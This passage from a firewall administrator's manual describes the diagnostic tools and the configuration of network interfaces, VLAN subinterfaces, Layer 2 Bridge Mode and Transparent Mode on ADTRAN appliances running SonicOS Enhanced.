| 15 | tHttp | 0x82ab7ec8 | 250 | 0.00% | 0.90 | 0.00% | 0.00 |
| 16 | tSshd | 0x82ab7ec8 | 50 | 0.00% | 0.60 | 0.00% | 0.00 |
| 17 | tAlertLed | 0x82ab0718 | 40 | 0.00% | 0.28 | 0.00% | 0.00 |
| 18 | tDcacheUpd | 0x82ab7ec8 | 250 | 0.00% | 0.08 | 0.00% | 0.00 |
| 19 | tCLI | 0x82ab0718 | 10 | 0.00% | 0.07 | 0.00% | 0.00 |
| 20 | tOSPF | 0x82ab0718 | 80 | 0.00% | 0.05 | 0.00% | 0.00 |

Real-Time Black List Lookup

The **Real-Time Black List Lookup** tool allows you to test SMTP IP addresses, RBL services, or DNS servers. Enter an IP address in the **IP Address** field, a FQDN for the RBL in the **RBL Domain** field and DNS server information in the **DNS Server** field. Click **Go**.

System / Diagnostics

Refresh

Tech Support Report

VPN Keys ARP Cache DHCP Bindings iE int

Diagnostics Tools

Diagnostics Tool: Real-time Black List Lookup

Real-time Black List Lookup

IP Address:

RBL Domain:

DNS Server:

Reverse Name Resolution

The **Reverse Name Resolution** tool is similar to the DNS name lookup tool, except that it looks up a server name, given an IP address.

Enter an IP address in the **Reverse Lookup the IP Address** field, and it checks all DNS servers configured for your security appliance to resolve the IP address into a server name.

Connection Limit TopX

The **Connection Limit TopX** tool lists the top 10 connections by the source and destination IP addresses. Before you can use this tool, you must enable source IP limiting and/or destination IP limiting for your appliance. If these are not enabled, the page displays a message to inform you that you can enable them on the **Firewall > Advanced** page.

Check GEO Location and BOTNET Server Lookup

The Geo-IP and Botnet Filtering feature allows administrators to block connections to or from a geographic location based on IP address, and to or from Botnet command and control servers. Additional functionality for this feature is available on the Security Services > Geo-IP and Botnet Filter page. For full details, see [“Security Services > Geo-IP Filter”](#) on page 1092.

Connection Limit TopX

| Top 10 connections on Source IP | | |
|---------------------------------|--------------|-------|
| # | Source IP | Count |
| 1 | 10.50.12.150 | 26 |
| 2 | 10.202.4.21 | 1 |

| Top 10 connections on Destination IP | | |
|--------------------------------------|----------------|-------|
| # | Destination IP | Count |
| 1 | 10.202.4.21 | 26 |
| 2 | 10.50.128.52 | 1 |

MX Lookup and Banner Check

The MX Lookup and Banner Check tool allows you to look up a domain or IP address. Your configured DNS servers are displayed in the **DNS Server 1/2/3** fields, but are not editable. After you type a domain name, such as “google.com” into the **Lookup name or IP** field and click **Go**,

the output is displayed under **Result**. The results include the domain name or IP address that you entered, the DNS server from your list that was used, the resolved email server domain name and/or IP address, and the banner received from the domain server or a message that the connection was refused. The contents of the banner depends on the server you are looking up.

MX Lookup and Banner Check

DNS Server 1: 10.50.128.52

DNS Server 2: 10.50.128.53

DNS Server 3: 2.2.2.3

Lookup name or IP:

SMTP Port: 25

Result

Domain Name: google.com

DNS Server Used: 10.50.128.52

Resolved Mail Server: smtp1.google.com (209.85.227.25)

Banner Received: Connection refused by server [5.1]

Trace Route

Trace Route is a diagnostic utility to assist in diagnosing and troubleshooting router connections on the Internet. By using Internet Connect Message Protocol (ICMP) echo packets similar to Ping packets, **Trace Route** can test interconnectivity with routers and other hosts that are farther and farther along the network path until the connection fails or until the remote host responds.

-
- Step 1** Select **Trace Route** from the **Diagnostic Tool** menu.
 - Step 2** Type the IP address or domain name of the destination host in the **TraceRoute this host or IP address** field.
 - Step 3** In the **Interface** pulldown menu, select which interface you want to test the trace route from. Selecting **ANY** allows the appliance to choose among all interfaces—including those not listed in the pulldown menu.
 - Step 4** Click **Go**.


A second window is displayed with each hop to the destination host. By following the route, you can diagnose where the connection fails between the firewall and the destination.

Web Server Monitor

The **Web Server Monitor** tool displays the CPU utilization of the Web server over several periods of time. The time frame of the Web Server Monitor can be changed by selecting one of the following options in the **View Style** pulldown menu: last 30 seconds, last 30 minutes, last 24 hours, or last 30 days.

User Monitor

The **User Monitor** tool displays details on all user connections to the firewall.



The following options can be configured to modify the User Monitor display:

- **View Style** – Select whether to display the **Last 30 Minutes**, the **Last 24 Hours**, or the **Last 30 Days**.
- **Vertical Axis** – Select whether the scale of the vertical axis should be set for **500 Users** or **50 Users**.
- **Show** – Select whether to show **All Users**, **Remote Users with GVC/L2TP Client**, or **Users Authenticated by Web Login**.

System > Restart

The firewall can be restarted from the Web Management interface. Click **System > Restart** to display the Restart page.



Click **Restart...** and then click **Yes** to confirm the restart.

The firewall takes approximately 60 seconds to restart, and the yellow Test light is lit during the restart. During the restart time, Internet access is momentarily interrupted on the LAN.

PART 4


Network








CHAPTER 15

Configuring Interfaces

Network > Interfaces

The **Network > Interfaces** page includes interface objects that are directly linked to physical interfaces. The SonicOS Enhanced scheme of interface addressing works in conjunction with network zones and address objects. The interfaces displayed on the Network > Interfaces page depend on the type of ADTRAN appliance.



| Name | Zone | IP Address | Subnet Mask | IP Assignment | Status | Comment | Configure |
|------|------------|-----------------|---------------|---|----------------------|--------------|---|
| X0 | LAN | 192.168.168.168 | 255.255.255.0 | Static | 100 Mbps full-duplex | Default LAN |  |
| X1 | WAN | 192.168.1.118 | 255.255.255.0 | DHCP <input type="button" value="Release"/> | 100 Mbps full-duplex | Default WAN |  |
| X2 | WAN | 10.222.16.39 | 255.255.255.0 | Static | No link | |  |
| X3 | Unassigned | 0.0.0.0 | 0.0.0.0 | N/A | No link | |  |
| X4 | Unassigned | 0.0.0.0 | 0.0.0.0 | N/A | No link | |  |
| W0 | WLAN | 172.16.31.1 | 255.255.255.0 | Static | 300 Mbps half-duplex | Default WLAN |  |
| U0 | WAN | 0.0.0.0 | 255.255.255.0 | Dial-Up | Disconnected | Module |  |

This chapter contains the following sections:

- “Setup Wizard” on page 178
- “Interface Settings” on page 178
- “Interface Traffic Statistics” on page 179
- “Physical and Virtual Interfaces” on page 179
- “SonicOS Enhanced Secure Objects” on page 181
- “Transparent Mode” on page 181
- “Layer 2 Bridge Mode” on page 181
- “IPS Sniffer Mode” on page 204





- “Configuring Interfaces” on page 208
- “Configuring Layer 2 Bridge Mode” on page 229
- “Configuring IPS Sniffer Mode” on page 239
- “Configuring Wire Mode” on page 244

Setup Wizard


The **Setup Wizard** button accesses the **Setup Wizard**. The Setup Wizard walks you through the configuration of the firewall for Internet connectivity. For Setup Wizard instructions, see “Wizards > Setup Wizard” on page 1147.

Interface Settings

The **Interface Settings** table lists the following information for each interface:


| Interface Settings | | | | | | | |
|--------------------|------------|----------------|---------------|---------------|----------------------|-------------|---|
| Name | Zone | IP Address | Subnet Mask | IP Assignment | Status | Comment | Configure |
| X0 | LAN | 192.168.168.75 | 255.255.255.0 | Static | 100 Mbps full duplex | Default LAN |  |
| X1 | WAN | 10.0.59.75 | 255.255.0.0 | Static | 100 Mbps full duplex | Default WAN |  |
| X2 | Unassigned | 0.0.0.0 | 0.0.0.0 | N/A | No link | |  |
| X3 | Unassigned | 0.0.0.0 | 0.0.0.0 | N/A | No link | |  |

Add interface...

- **Name** - listed as **X0** through **X8** and **W0**, depending on your firewall model.
- **Zone** - LAN, DMZ, WAN, and WLAN are listed by default. As zones are configured, the names are listed in this column.
- **IP Address** - IP address assigned to the interface.
- **Subnet Mask** - the network mask assigned to the subnet.
- **IP Assignment** - the main page displays one of the following types of IP assignments, based on the zone type of the interfaces:
 - **Non-WAN**: Static, Transparent, or Layer 2 Bridged Mode.
 - **WAN**: Static, DHCP, PPPoE, PPTP, or L2TP.
- **Status** - the link status and speed.
- **Comment** - any user-defined comments.
- **Configure** - click the **Configure** icon  to display the **Edit Interface** window, which allows you to configure the settings for the specified interface.

Interface Traffic Statistics

The **Interface Traffic Statistics** table lists received and transmitted information for all configured interfaces.




| Traffic Statistics | X0 | X1 | X2 | X3 |
|----------------------|---------|----------|----|----|
| Rx Unicast Packets | 704 | 21518 | 0 | 0 |
| Rx Broadcast Packets | 27215 | 733000 | 0 | 0 |
| Rx Bytes | 2997750 | 80164157 | 0 | 0 |
| Tx Unicast Packets | 854 | 1787 | 0 | 0 |
| Tx Broadcast Packets | 16 | 27 | 0 | 0 |
| Tx Bytes | 792570 | 1308307 | 0 | 0 |

The following information is displayed for all firewall interfaces:

- **Rx Unicast Packets** - indicates the number of point-to-point communications received by the interface.
- **Rx Broadcast Packets** - indicates the number of multipoint communications received by the interface.
- **RX Bytes** - indicates the volume of data, in bytes, received by the interface.
- **Tx Unicast Packets** - indicates the number of point-to-point communications transmitted by the interface.
- **Tx Broadcast Bytes** - indicates the number of mutlipoint communications transmitted by the interface.
- **Tx Bytes** - indicates the volume of data, in bytes, transmitted by the interface.
- **Skipped DPI** - indicates the number of packet that bypassed DPI inspection.

To clear the current statistics, click the **Clear Statistics** button at the top right of the **Network > Interfaces** page.



Physical and Virtual Interfaces

Interfaces in SonicOS can be:

- **Physical interfaces** – Physical interfaces are bound to a single port
- **Virtual interfaces** – Virtual interfaces are assigned as subinterfaces to a physical interface and allow the physical interface to carry traffic assigned to multiple interfaces.
- **PortShield interfaces** – PortShield interfaces are a feature of the NetVanta 2630 and 2730. Any number of the LAN ports on these appliances can be combined into a single PortShield interface.

Physical Interfaces

Physical interfaces must be assigned to a zone to allow for configuration of Access Rules to govern inbound and outbound traffic. Security zones are bound to each physical interface where it acts as a conduit for inbound and outbound traffic. If there is no interface, traffic cannot access the zone or exit the zone.

For more information on zones, see [“Network > Zones” on page 265](#).

Virtual Interfaces (VLAN)

Supported on NetVanta 2830 and 2840 security appliances, virtual Interfaces are subinterfaces assigned to a physical interface. Virtual interfaces allow you to have more than one interface on one physical connection.

Virtual interfaces provide many of the same features as physical interfaces, including zone assignment, DHCP Server, and NAT and Access Rule controls.

Virtual Local Area Networks (VLANs) can be described as a ‘tag-based LAN multiplexing technology’ because through the use of IP header tagging, VLANs can simulate multiple LAN’s within a single physical LAN. Just as two physically distinct, disconnected LAN’s are wholly separate from one another, so too are two different VLANs, however the two VLANs can exist on the very same wire. VLANs require VLAN aware networking devices to offer this kind of virtualization – switches, routers and firewalls that have the ability to recognize, process, remove and insert VLAN tags in accordance with the network’s design and security policies.

VLANs are useful for a number of different reasons, most of which are predicated on the VLANs ability to provide logical rather than physical broadcast domain, or LAN boundaries. This works both to segment larger physical LAN’s into smaller virtual LAN’s, as well as to bring physically disparate LAN’s together into a logically contiguous virtual LAN. The benefits of this include:

- Increased performance – Creating smaller, logically partitioned broadcast domains decreases overall network utilization, sending broadcasts only where they need to be sent, thus leaving more available bandwidth for application traffic.
- Decreased costs – Historically, broadcast segmentation was performed with routers, requiring additional hardware and configuration. With VLANs, the functional role of the router is reversed – rather than being used for the purposes of inhibiting communications, it is used to facilitate communications between separate VLANs as needed.
- Virtual workgroups – Workgroups are logical units that commonly share information, such as a Marketing department or an Engineering department. For reasons of efficiency, broadcast domain boundaries should be created such that they align with these functional workgroups, but that is not always possible: Engineering and Marketing users might be commingled, sharing the same floor (and the same workgroup switch) in a building, or just the opposite – the Engineering team might be spread across an entire campus. Attempting to solve this with complex feats of wiring can be expensive and impossible to maintain with constant adds and moves. VLANs allow for switches to be quickly reconfigured so that logical network alignment can remain consistent with workgroup requirements.
- Security – Hosts on one VLAN cannot communicate with hosts on another VLAN unless some networking device facilitates communication between them.

Subinterfaces

VLAN support on SonicOS Enhanced is achieved by means of subinterfaces, which are logical interfaces nested beneath a physical interface. Every unique VLAN ID requires its own subinterface. For reasons of security and control, SonicOS does not participate in any VLAN trunking protocols, but instead requires that each VLAN that is to be supported be configured and assigned appropriate security characteristics.



Note

Dynamic VLAN Trunking protocols, such as VTP (VLAN Trunking Protocol) or GVRP (Generic VLAN Registration Protocol), should not be used on trunk links from other devices connected to the ADTRAN.

Trunk links from VLAN capable switches are supported by declaring the relevant VLAN ID's as a subinterface on the ADTRAN, and configuring them in much the same way that a physical interface would be configured. In other words, only those VLANs which are defined as subinterfaces will be handled by the ADTRAN, the rest will be discarded as uninteresting. This method also allows the parent physical interface on the ADTRAN to which a trunk link is connected to operate as a conventional interface, providing support for any native (untagged) VLAN traffic that might also exist on the same link. Alternatively, the parent interface may remain in an 'unassigned' state.

VLAN subinterfaces have most of the capabilities and characteristics of a physical interface, including zone assignability, security services, GroupVPN, DHCP server, IP Helper, routing, and full NAT policy and Access Rule controls. Features excluded from VLAN subinterfaces at this time are WAN dynamic client support and multicast support. The NetVanta 2830 and 2840 support up to 25 subinterfaces.

SonicOS Enhanced Secure Objects

The SonicOS Enhanced scheme of interface addressing works in conjunction with network zones and address objects. This structure is based on secure objects, which are utilized by rules and policies within SonicOS Enhanced.

Secured objects include interface objects that are directly linked to physical interfaces and managed in the **Network > Interfaces** page. Address objects are defined in the **Network > Address Objects** page. Service and Scheduling objects are defined in the **Firewall** section of the firewall Management Interface, and User objects are defined in the **Users** section of the firewall Management Interface.

Zones are the hierarchical apex of SonicOS Enhanced's secure objects architecture. SonicOS Enhanced includes predefined zones as well as allow you to define your own zones. Predefined zones include LAN, DMZ, WAN, WLAN, and Custom. Zones can include multiple interfaces, however, the WAN zone is restricted to a total of two interfaces. Within the WAN zone, either one or both WAN interfaces can be actively passing traffic depending on the WAN Failover and Load Balancing configuration on the **Network > WAN Failover & LB** page.

For more information on WAN Failover and Load Balancing on the firewall, see ["Network > Failover & Load Balancing" on page 257](#).

At the zone configuration level, the **Allow Interface Trust** setting for zones automates the processes involved in creating a permissive intra-zone Access Rule. It creates a comprehensive Address Object for the entire zone and a inclusively permissive Access Rule from zone address to zone addresses.

Transparent Mode

Transparent Mode in SonicOS Enhanced uses interfaces as the top level of the management hierarchy. Transparent Mode supports unique addressing and interface routing.

Layer 2 Bridge Mode

SonicOS Enhanced firmware versions 4.0 and higher includes **L2 (Layer 2) Bridge Mode**, a new method of unobtrusively integrating a firewall into any Ethernet network. L2 Bridge Mode is ostensibly similar to SonicOS Enhanced's **Transparent Mode** in that it enables a firewall to share a common subnet across two interfaces, and to perform stateful and deep-packet inspection on all traversing IP traffic, but it is functionally more versatile.

In particular, L2 Bridge Mode employs a secure learning bridge architecture, enabling it to pass and inspect traffic types that cannot be handled by many other methods of transparent security appliance integration. Using L2 Bridge Mode, a firewall can be non-disruptively added to any Ethernet network to provide in-line deep-packet inspection for all traversing IPv4 TCP and UDP traffic. In this scenario the firewall is not used for security enforcement, but instead for bidirectional scanning, blocking viruses and spyware, and stopping intrusion attempts.

Unlike other transparent solutions, L2 Bridge Mode can pass all traffic types, including IEEE 802.1Q VLANs, Spanning Tree Protocol, multicast, broadcast, and IPv6, ensuring that all network communications will continue uninterrupted.

Another aspect of the versatility of L2 Bridge Mode is that you can use it to configure **IPS Sniffer Mode**. Supported on NetVanta 2830 and 2840 appliances, IPS Sniffer Mode uses a single interface of a Bridge-Pair to monitor network traffic from a mirrored port on a switch. IPS Sniffer Mode provides intrusion detection, but cannot block malicious traffic because the firewall is not connected inline with the traffic flow. For more information about IPS Sniffer Mode, see [“IPS Sniffer Mode” on page 204](#).

L2 Bridge Mode provides an ideal solution for networks that already have an existing firewall, and do not have immediate plans to replace their existing firewall but wish to add the security of ADTRAN Unified Threat Management (UTM) deep-packet inspection, such as Intrusion Prevention Services, Gateway Anti Virus, and Gateway Anti Spyware. If you do not have ADTRAN UTM security services subscriptions, you may sign up for free trials from the **Security Service > Summary** page of your ADTRAN.

You can also use L2 Bridge Mode in a High Availability deployment. This scenario is explained in the [“Layer 2 Bridge Mode with High Availability” section on page 199](#).

See the following sections:

- [“Key Features of SonicOS Enhanced Layer 2 Bridge Mode” on page 183](#)
- [“Key Concepts to Configuring L2 Bridge Mode and Transparent Mode” on page 183](#)
- [“Comparing L2 Bridge Mode to Transparent Mode” on page 185](#)
- [“L2 Bridge Path Determination” on page 192](#)
- [“L2 Bridge Interface Zone Selection” on page 193](#)
- [“Sample Topologies” on page 195](#)

Key Features of SonicOS Enhanced Layer 2 Bridge Mode

The following table outlines the benefits of each key feature of layer 2 bridge mode:

| Feature | Benefit |
|---|---|
| L2 Bridging with Deep Packet Inspection | This method of transparent operation means that a firewall can be added to any network without the need for readdressing or reconfiguration, enabling the addition of deep-packet inspection security services with no disruption to existing network designs. Developed with connectivity in mind as much as security, L2 Bridge Mode can pass all Ethernet frame types, ensuring seamless integration. |
| Secure Learning Bridge Architecture | True L2 behavior means that all allowed traffic flows natively through the L2 Bridge. Whereas other methods of transparent operation rely on ARP and route manipulation to achieve transparency, which frequently proves problematic, L2 Bridge Mode dynamically learns the topology of the network to determine optimal traffic paths. |
| Universal Ethernet Frame-Type Support | All Ethernet traffic can be passed across an L2 Bridge, meaning that all network communications will continue uninterrupted. While many other methods of transparent operation will only support IPv4 traffic, L2 Bridge Mode will inspect all IPv4 traffic, and will pass (or block, if desired) all other traffic, including LLC, all Ethertypes, and even proprietary frame formats. |
| Mixed-Mode Operation | L2 Bridge Mode can concurrently provide L2 Bridging and conventional security appliance services, such as routing, NAT, VPN, and wireless operations. This means it can be used as an L2 Bridge for one segment of the network, while providing a complete set of security services to the remainder of the network. This also allows for the introduction of the firewall as a pure L2 bridge, with a smooth migration path to full security services operation. |
| Wireless Layer 2 Bridging | Use a single IP subnet across multiple zone types, including LAN, WLAN, DMZ, or custom zones. This feature allows wireless and wired clients to seamlessly share the same network resources, including DHCP addresses. The Layer 2 protocol can run between paired interfaces, allowing multiple traffic types to traverse the bridge, including broadcast and non-ip packets. |

Key Concepts to Configuring L2 Bridge Mode and Transparent Mode

The following terms will be used when referring to the operation and configuration of L2 Bridge Mode:

- **L2 Bridge Mode** – A method of configuring firewall, which enables the ADTRAN to be inserted inline into an existing network with absolute transparency, beyond even that provided by Transparent Mode. Layer 2 Bridge Mode also refers to the *IP Assignment* configuration that is selected for *Secondary Bridge Interfaces* that are placed into a *Bridge-Pair*.
- **Transparent Mode** – A method of configuring a firewall that allows the ADTRAN to be inserted into an existing network without the need for IP reconfiguration by spanning a single IP subnet across two or more interfaces through the use of automatically applied ARP and routing logic.
- **IP Assignment** – When configuring a Trusted (LAN) or Public (DMZ) interface, the IP Assignment for the interface can either be:
 - **Static** – The IP address for the interface is manually entered.
 - **Transparent Mode** – The IP address(es) for the interface is assigned using an Address Object (Host, Range, or Group) that falls within the WAN Primary IP subnet, effectively spanning the subnet from the WAN interface to the assigned interface.
 - **Layer 2 Bridge Mode** – An interface placed in this mode becomes the *Secondary Bridge Interface* to the *Primary Bridge Interface* to which it is paired. The resulting Bridge-Pair will then behave like a two-port learning bridge with full L2 transparency, and all IP traffic that passes through will be subjected to full stateful failover and deep packet inspection.
- **Bridge-Pair** – The logical interface set composed of a *Primary Bridge Interface* and a *Secondary Bridge Interface*. The terms primary and secondary do not imply any inherent level of operational dominance or subordination; both interfaces continue to be treated according to their zone type, and to pass IP traffic according to their configured Access Rules. Non-IPv4 traffic across the Bridge-Pair is controlled by the *Block all non-IPv4 traffic* setting on the *Secondary Bridge Interface*. A system may support as many Bridge Pairs as it has interface pairs available. In other words, the maximum number of Bridge-Pairs is equal to $\frac{1}{2}$ the number of physical interfaces on the platform. Membership in a Bridge-Pair does not preclude an interface from conventional behavior; for example, if X1 is configured as a *Primary Bridge Interface* paired to X3 as a *Secondary Bridge Interface*, X1 can simultaneously operate in its traditional role as the Primary WAN, performing NAT for Internet-bound traffic through the *Auto-added X1 Default NAT Policy*.
- **Primary Bridge Interface** – A designation that is assigned to an interface once a *Secondary Bridge Interface* has been paired to it. A Primary Bridge Interface can belong to an Untrusted (WAN), Trusted (LAN), or Public (DMZ) zone.
- **Secondary Bridge Interface** – A designation that is assigned to an interface whose *IP Assignment* has been configured for *Layer 2 Bridge Mode*. A Secondary Bridge Interface can belong to a Trusted (LAN), or Public (DMZ) zone.
- **Bridge Management Address** – The address of the Primary Bridge Interface is shared by both interfaces of the *Bridge-Pair*. If the Primary Bridge Interface also happens to be the Primary WAN interface, it is this address that is used for outbound communications by the ADTRAN, such as NTP, and License Manager updates. Hosts that are connected to either segment of the Bridge-Pair may also use the Bridge Management Address as their gateway, as will be common in *Mixed-Mode* deployments.
- **Bridge-Partner** – The term used to refer to the ‘other’ member of a *Bridge-Pair*.
- **Non-IPv4 Traffic** - SonicOS Enhanced supports the following IP protocol types: ICMP (1), IGMP (2), TCP (6), UDP (17), GRE (47), ESP (50), AH (51), EIGRP (88), OSPF (89), PIM-SM (103), L2TP (115). More esoteric IP types, such as Combat Radio Transport Protocol (126), are not natively handled by the ADTRAN, nor are non-IPv4 traffic types such as IPX or (currently) IPv6. L2 Bridge Mode can be configured to either pass or drop Non-IPv4 traffic.

- **Captive-Bridge Mode** – This optional mode of L2 Bridge operation prevents traffic that has entered an L2 bridge from being forwarded to a non-Bridge-Pair interface. By default, L2 Bridge logic will forward traffic that has entered the L2 Bridge to its destination along the most optimal path as determined by ARP and routing tables. In some cases, the most optimal path might involve routing or NATing to a non-Bridge-Pair interface. Activating Captive-Bridge mode ensures that traffic which enters an L2 Bridge exits the L2 Bridge rather than taking its most logically optimal path. In general, this mode of operation is only required in complex networks with redundant paths, where strict path adherence is required. Captive-Bridge Mode is enabled by selecting the **Never route traffic on this bridge-pair** checkbox on the Edit Interface window.
- **Pure L2 Bridge Topology** – Refers to deployments where the ADTRAN will be used strictly in *L2 Bridge Mode* for the purposes of providing in-line security to a network. This means that all traffic entering one side of the *Bridge-Pair* will be bound for the other side, and will not be routed/NATed through a different interface. This will be common in cases where there is an existing perimeter security appliance, or where in-line security is desired along some path (for example, inter-departmentally, or on a trunked link between two switches) of an existing network. Pure L2 Bridge Topology is not a functional limitation, but rather a topological description of a common deployment in heterogeneous environments.
- **Mixed-Mode Topology** – Refers to deployments where the *Bridge-Pair* will not will not be the only point of ingress/egress through the ADTRAN. This means that traffic entering one side of the *Bridge-Pair* may be destined to be routed/NATed through a different interface. This will be common when the ADTRAN is simultaneously used to provide security to one or more Bridge-Pair while also providing:
 - Perimeter security, such as WAN connectivity, to hosts on the Bridge-Pair or on other interfaces.
 - Firewall and Security services to additional segments, such as Trusted (LAN) or Public (DMZ) interface, where communications will occur between hosts on those segments and hosts on the Bridge-Pair.

Comparing L2 Bridge Mode to Transparent Mode

This comparison of L2 Bridge Mode to Transparent Mode contains the following sections:

- [“ARP in Transparent Mode” on page 186](#)
- [“VLAN Support in Transparent Mode” on page 186](#)
- [“Multiple Subnets in Transparent Mode” on page 186](#)
- [“Non-IPv4 Traffic in Transparent Mode” on page 186](#)
- [“ARP in L2 Bridge Mode” on page 187](#)
- [“VLAN Support in L2 Bridge Mode” on page 187](#)
- [“L2 Bridge IP Packet Path” on page 188](#)
- [“Multiple Subnets in L2 Bridge Mode” on page 189](#)
- [“Non-IPv4 Traffic in L2 Bridge Mode” on page 189](#)
- [“Comparison of L2 Bridge Mode to Transparent Mode” on page 190](#)
- [“Benefits of Transparent Mode over L2 Bridge Mode” on page 192](#)
- [“Comparing L2 Bridge Mode to the CSM Appliance” on page 192](#)

While Transparent Mode allows a security appliance running SonicOS Enhanced to be introduced into an existing network without the need for re-addressing, it presents a certain level of disruptiveness, particularly with regard to ARP, VLAN support, multiple subnets, and non-IPv4 traffic types. Consider the diagram below, in a scenario where a Transparent Mode ADTRAN appliance has just been added to the network with a goal of minimally disruptive integration, particularly:

- Negligible or no unscheduled downtime
- No need to re-address any portion of the network
- No need reconfigure or otherwise modify the gateway router (as is common when the router is owned by the ISP)

ARP in Transparent Mode

ARP – Address Resolution Protocol (the mechanism by which unique hardware addresses on network interface cards are associated to IP addresses) is *proxied* in Transparent Mode. If the Workstation on Server on the left had previously resolved the Router (192.168.0.1) to its MAC address 00:99:10:10:10:10, this cached ARP entry would have to be cleared before these hosts could communicate through the ADTRAN. This is because the ADTRAN proxies (or answers on behalf of) the gateway's IP (192.168.0.1) for hosts connected to interfaces operating in Transparent Mode. So when the Workstation at the left attempts to resolve 192.168.0.1, the ARP request it sends is responded to by the ADTRAN with its own X0 MAC address (00:06:B1:10:10:10).

The ADTRAN also proxy ARPs the IP addresses specified in the Transparent Range (192.168.0.100 to 192.168.0.250) assigned to an interface in Transparent Mode for ARP requests received on the X1 (Primary WAN) interface. If the Router had previously resolved the Server (192.168.0.100) to its MAC address 00:AA:BB:CC:DD:EE, this cached ARP entry would have to be cleared before the router could communicate with the host through the ADTRAN. This typically requires a flushing of the router's ARP cache either from its management interface or through a reboot. Once the router's ARP cache is cleared, it can then send a new ARP request for 192.168.0.100, to which the ADTRAN will respond with its X1 MAC 00:06:B1:10:10:11.

VLAN Support in Transparent Mode

While the network depicted in the above diagram is simple, it is not uncommon for larger networks to use VLANs for segmentation of traffic. If this was such a network, where the link between the switch and the router was a VLAN trunk, a Transparent Mode ADTRAN would have been able to terminate the VLANs to subinterfaces on either side of the link, but it would have required unique addressing; that is, non-Transparent Mode operation requiring re-addressing on at least one side. This is because only the Primary WAN interface can be used as the *source* for Transparent Mode address space.

Multiple Subnets in Transparent Mode

It is also common for larger networks to employ multiple subnets, be they on a single wire, on separate VLANs, multiple wires, or some combination. Transparent Mode is capable of supporting multiple subnets through the use of Static ARP and Route entries.

Non-IPv4 Traffic in Transparent Mode

Transparent Mode will drop (and generally log) all non-IPv4 traffic, precluding it from passing other traffic types, such as IPX, or unhandled IP types.

L2 Bridge Mode addresses these common Transparent Mode deployment issues and is described in the following section.

ARP in L2 Bridge Mode

